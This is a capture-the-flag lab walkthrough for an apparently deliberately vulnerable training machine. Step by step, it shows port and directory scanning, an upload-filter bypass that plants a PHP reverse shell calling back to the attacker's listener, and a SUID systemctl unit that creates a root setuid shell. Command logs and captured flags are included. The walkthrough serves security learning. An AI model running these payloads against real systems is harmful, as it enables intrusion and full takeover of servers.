

Task 1: Reconnaissance

Scan with nmap to see all the open ports and services

nmap -sV IP_VICTIM_MACHINE


```
(root@Frapp1e)-[~]
# nmap -sV 10.10.132.67
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-04 09:28 CEST
Nmap scan report for 10.10.132.67
Host is up (0.056s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 3.0.3
22/tcp    open  ssh            OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; pro
tocol 2.0)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3128/tcp  open  http-proxy     Squid http proxy 3.5.12
3333/tcp  open  http           Apache httpd 2.4.18 ((Ubuntu))
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux
_kernel

Service detection performed. Please report any incorrect results at https://n
map.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.26 seconds
```

The web service (http) is running on the 3333 port

```
3128/tcp open  http-proxy     Squid http proxy 3.5.12
3333/tcp open  http           Apache httpd 2.4.18 ((Ubuntu))
```

Search for the IP victim machine and the port to confirm the service



Task 2: Locating directories using GoBuster

Use Gobuster to locate all directories on the victim with a worlist

Gobuster dir -u http://IP_VICTIM_MACHINE:3333 -w /usr/share/wordlists/dirb/common.txt

```
(root@Frapple)-[/usr/share/wordlists/dirb]
# gobuster dir -u http://10.10.132.67:3333 -w common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.10.132.67:3333
[+] Method: GET
[+] Threads: 10
[+] Wordlist: common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 293]
/.htaccess (Status: 403) [Size: 298]
/.htpasswd (Status: 403) [Size: 298]
/css (Status: 301) [Size: 317] [→ http://10.10.132.67:3333]
/css/
/fonts (Status: 301) [Size: 319] [→ http://10.10.132.67:3333]
/fonts/
/images (Status: 301) [Size: 320] [→ http://10.10.132.67:3333]
/images/
/index.html (Status: 200) [Size: 33014]
/internal (Status: 301) [Size: 322] [→ http://10.10.132.67:3333]
/internal/
/js (Status: 301) [Size: 316] [→ http://10.10.132.67:3333]
/js/
/server-status (Status: 403) [Size: 302]
Progress: 4614 / 4615 (99.98%)
```

Explore all the directories. In the directory /internal we can upload files, but when we try to upload the files it shows an error: “Extension not allowed”

10.10.132.67:3333/internal/index.php

Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

Upload

passwords.txt

Extension not allowed

Task 3: Compromise the webserver

Copy the file reverse shell to your directory:

Use pwd to see your directory

Use cp /usr/share/webshells/php/php-reverse-shell.php /root

Use ls to see all the files on you directory

Open and edit the file

```
(root@Frapple)-[~]
# pwd
/root

What is the user flag?

(root@Frapple)-[~]
# cp /usr/share/webshells/php/php-reverse-shell.php /root

(root@Frapple)-[~]
# ls
php-reverse-shell.php  zphisher

Task 3: Privilege Escalation

(root@Frapple)-[~]
# open php-reverse-shell.php
```

Change the ip for your ip (attacker ip)


```
0
7 set_time_limit (0);
8 $VERSION = "1.0";
9 $ip = '10.9.0.155'; // CHANGE THIS
10 $port = 1234; // CHANGE THIS
11 $chunk_size = 1400;
12 $write_a = null;
13 $error_a = null;
14 $shell = 'uname -a; w; id; /bin/sh -i';
15 $daemon = 0;
16 $debug = 0;
17
```

WARNING! To follow these steps, you have to active Apache service


Sudo systemctl start apache2.service

Install the extension foxy proxy on your web browser


Use this configuration → 127.0.0.1 port 8080




Open BurpSuite and turn on the intercept button




Try to upload the file




The upload failed and the burpsuite opened





Send it to Intruder (Ctrl+I)



Select php and click the button add



Create a file with all the formats and load it on burpsuite




Start the attack




It Will show to us the diferents types of response with the deferent extensions on Results>Response>Render

With the extension phtml works:



Change the extension of the reverse shell file to .phtml and try to upload the file



It works.

Use nc -nvlp 1234 to listen the port

```
(root@Frapple)-[/usr/share/wordlists/dirb]
# nc -nvlp 1234
listening on [any] 1234 ...
```

Search subdirectories on internal with gobuster to execute the reverse shell

Gobuster dir -u <http://10.10.132.67:3333/internal> -w
/usr/share/wordlists/dirb/common.txt

```
(root@Frapple)-[/usr/share/wordlists/dirb]
# gobuster dir -u http://10.10.132.67:3333/internal -w common.txt

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)


[+] Url: http://10.10.132.67:3333/internal
[+] Method: GET
[+] Threads: 10
[+] Wordlist: common.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/.hta (Status: 403) [Size: 302]
/.htaccess (Status: 403) [Size: 307]
/.htpasswd (Status: 403) [Size: 307]
/css (Status: 301) [Size: 326] [→ http://10.10.132.67:3333/internal/css/]
/index.php (Status: 200) [Size: 525]
/uploads (Status: 301) [Size: 330] [→ http://10.10.132.67:3333/internal/uploads/]
Progress: 4614 / 4615 (99.98%)

Finished
```

Navigate to the subdirectory /uploads and click the reverse shell program to execute it



Index of /internal/uploads

Name	Last modified	Size	Description
Parent Directory	-	-	-
php-reverse-shell.phtml	2025-06-04 08:04	5.4K	

Apache/2.4.18 (Ubuntu) Server at 10.10.132.67 Port 3333

Go back to the terminal and see what the port listening is

```
(root@frappie) - [ /usr/share/wordlists/dirb ]
# nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.9.0.155] from (UNKNOWN) [10.10.132.67] 56982
Linux vulniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
08:05:03 up 4:43, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
```

Search on your web browser Spawn TTY shell and copy the first sentence

NETWORK PENTEST > PRIVILEGE ESCALATION

Spawning a TTY Shell

1. The first thing to do is use `python3 -c 'import pty;pty.spawn("/bin/bash")'`, which uses Python to spawn a better-featured bash shell. At this point, our shell will look a bit prettier, but we still won't be able to use tab autocomplete or the arrow keys, and Ctrl + C will still kill the shell.
2. Step two is: `export TERM=xterm` - this will give us access to term commands such as `clear`.
3. Finally (and most importantly) we will background the shell using `Ctrl + Z`. Back in our own terminal we use `stty raw -echo; fg`. This does two things: first, it turns off our own terminal echo (which gives us access to tab autocompletes, the arrow keys, and `Ctrl + C` to kill processes). It then foregrounds the shell, thus completing the process.

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

Copy

Paste it on the reverse shell: `python -c 'import pty; pty.spawn("/bin/sh")'`

Use `ls` and go to the directory home and use `ls` to see the username

Use `ls` and `cat` to see the user flag

```

$ python -c 'import pty; pty.spawn("/bin/sh")'
python -c 'import pty; pty.spawn("/bin/sh")'
$ ls
ls
bin    etc      lib      media   proc    sbin    sys     var
boot  home     lib64    mnt     root    snap    tmp     vmlinuz
dev    initrd.img lost+found opt     run     srv     usr
$ cd home
cd home
$ ls
ls
bill
$ cd bill
cd bill
$ ls
ls
user.txt
$ cat user.txt
cat user.txt
8bd7992fbe8a6ad22a63361004cfcedb

```

Task 4: Privilege Escalation

Use `find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null` for search all the SUID files.

`/bin/systemctl` stands out.

```

$ find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
-rwsr-xr-x 1 root root 32944 May 16 2017 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 49584 May 16 2017 /usr/bin/chfn
-rwsr-xr-x 1 root root 32944 May 16 2017 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 136808 Jul 4 2017 /usr/bin/sudo
-rwsr-xr-x 1 root root 40432 May 16 2017 /usr/bin/chsh
-rwsr-xr-x 1 root root 54256 May 16 2017 /usr/bin/passwd
-rwsr-xr-x 1 root root 23376 Jan 15 2019 /usr/bin/pkexec
-rwsr-xr-x 1 root root 39904 May 16 2017 /usr/bin/newgrp
-rwsr-xr-x 1 root root 75304 May 16 2017 /usr/bin/gpasswd
-rwsr-sr-x 1 root root 98440 Jan 29 2019 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 14864 Jan 15 2019 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 428240 Jan 31 2019 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 10232 Mar 27 2017 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root root 76408 Jul 17 2019 /usr/lib/squid/pinger
-rwsr-xr-x 1 root messagebus 42992 Jan 12 2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 38984 Jun 14 2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
-rwsr-xr-x 1 root root 40128 May 16 2017 /bin/su
-rwsr-xr-x 1 root root 142032 Jan 28 2017 /bin/ntfs-3g
-rwsr-xr-x 1 root root 40152 May 16 2018 /bin/mount
-rwsr-xr-x 1 root root 44680 May 7 2014 /bin/ping6
-rwsr-xr-x 1 root root 27608 May 16 2018 /bin/umount
-rwsr-xr-x 1 root root 659856 Feb 13 2019 /bin/systemctl
-rwsr-xr-x 1 root root 44168 May 7 2014 /bin/ping
-rwsr-xr-x 1 root root 30800 Jul 12 2016 /bin/fusermount
-rwsr-xr-x 1 root root 35600 Mar 6 2017 /sbin/mount.cifs

```

Search on your web browser `systemctl` exploit

We are going to use this exploit:

```
(b) TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
sudo systemctl link $TF
sudo systemctl enable --now $TF
```

But we must change this sentence:

```
type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
```

Change it for this sentence:

```
ExecStart=/bin/sh -c "cp /bin/bash /tmp/root; chmod +xs /tmp/root"
```

It will create a temporary directory with a file named root and we will execute another command for giving executable permissions

Copy and paste the sentences one by one

Disclaimer: DON'T USE SUDO WITH SOME SENTENCES BECAUSE WE DON'T KNOW THE PASSWORD AND IT WORKS WITHOUT SUDO

```
$ TF=$(mktemp).service
TF=$(mktemp).service
$ echo '[Service]
echo '[Service]
> Type=oneshot
Type=oneshot
> ExecStart=/bin/sh -c "cp /bin/bash /tmp/root; chmod +xs /tmp/root"
ExecStart=/bin/sh -c "cp /bin/bash /tmp/root; chmod +xs /tmp/root"
> [Install]
[Install]
> WantedBy=multi-user.target' > $TF
WantedBy=multi-user.target' > $TF
$ sudo systemctl link $TF
[sudo] password for www-data:

Sorry, try again.
[sudo] password for www-data:

Sorry, try again.
[sudo] password for www-data:
sudo: 3 incorrect password attempts
$ systemctl link $TF
systemctl link $TF
Created symlink from /etc/systemd/system/tmp.hVw4WXJQl0.service to /tmp/tmp.hVw4WXJQl0.service.
$ systemctl enable --now $TF
systemctl enable --now $TF
Created symlink from /etc/systemd/system/multi-user.target.wants/tmp.hVw4WXJQl0.service to /tmp/tmp.hVw4WXJQl0.service.
```

Use /tmp/root -p

Now we are root, search for the flag and use cat to see the flag of root

```
$ /tmp/root -p
/tmp/root -p
root-4.3# cd /root
cd /root
root-4.3# ls
ls
root.txt
root-4.3# cat root.txt
cat root.txt
a58ff8579f0a9270368d33a9966c7fd5
root-4.3#
```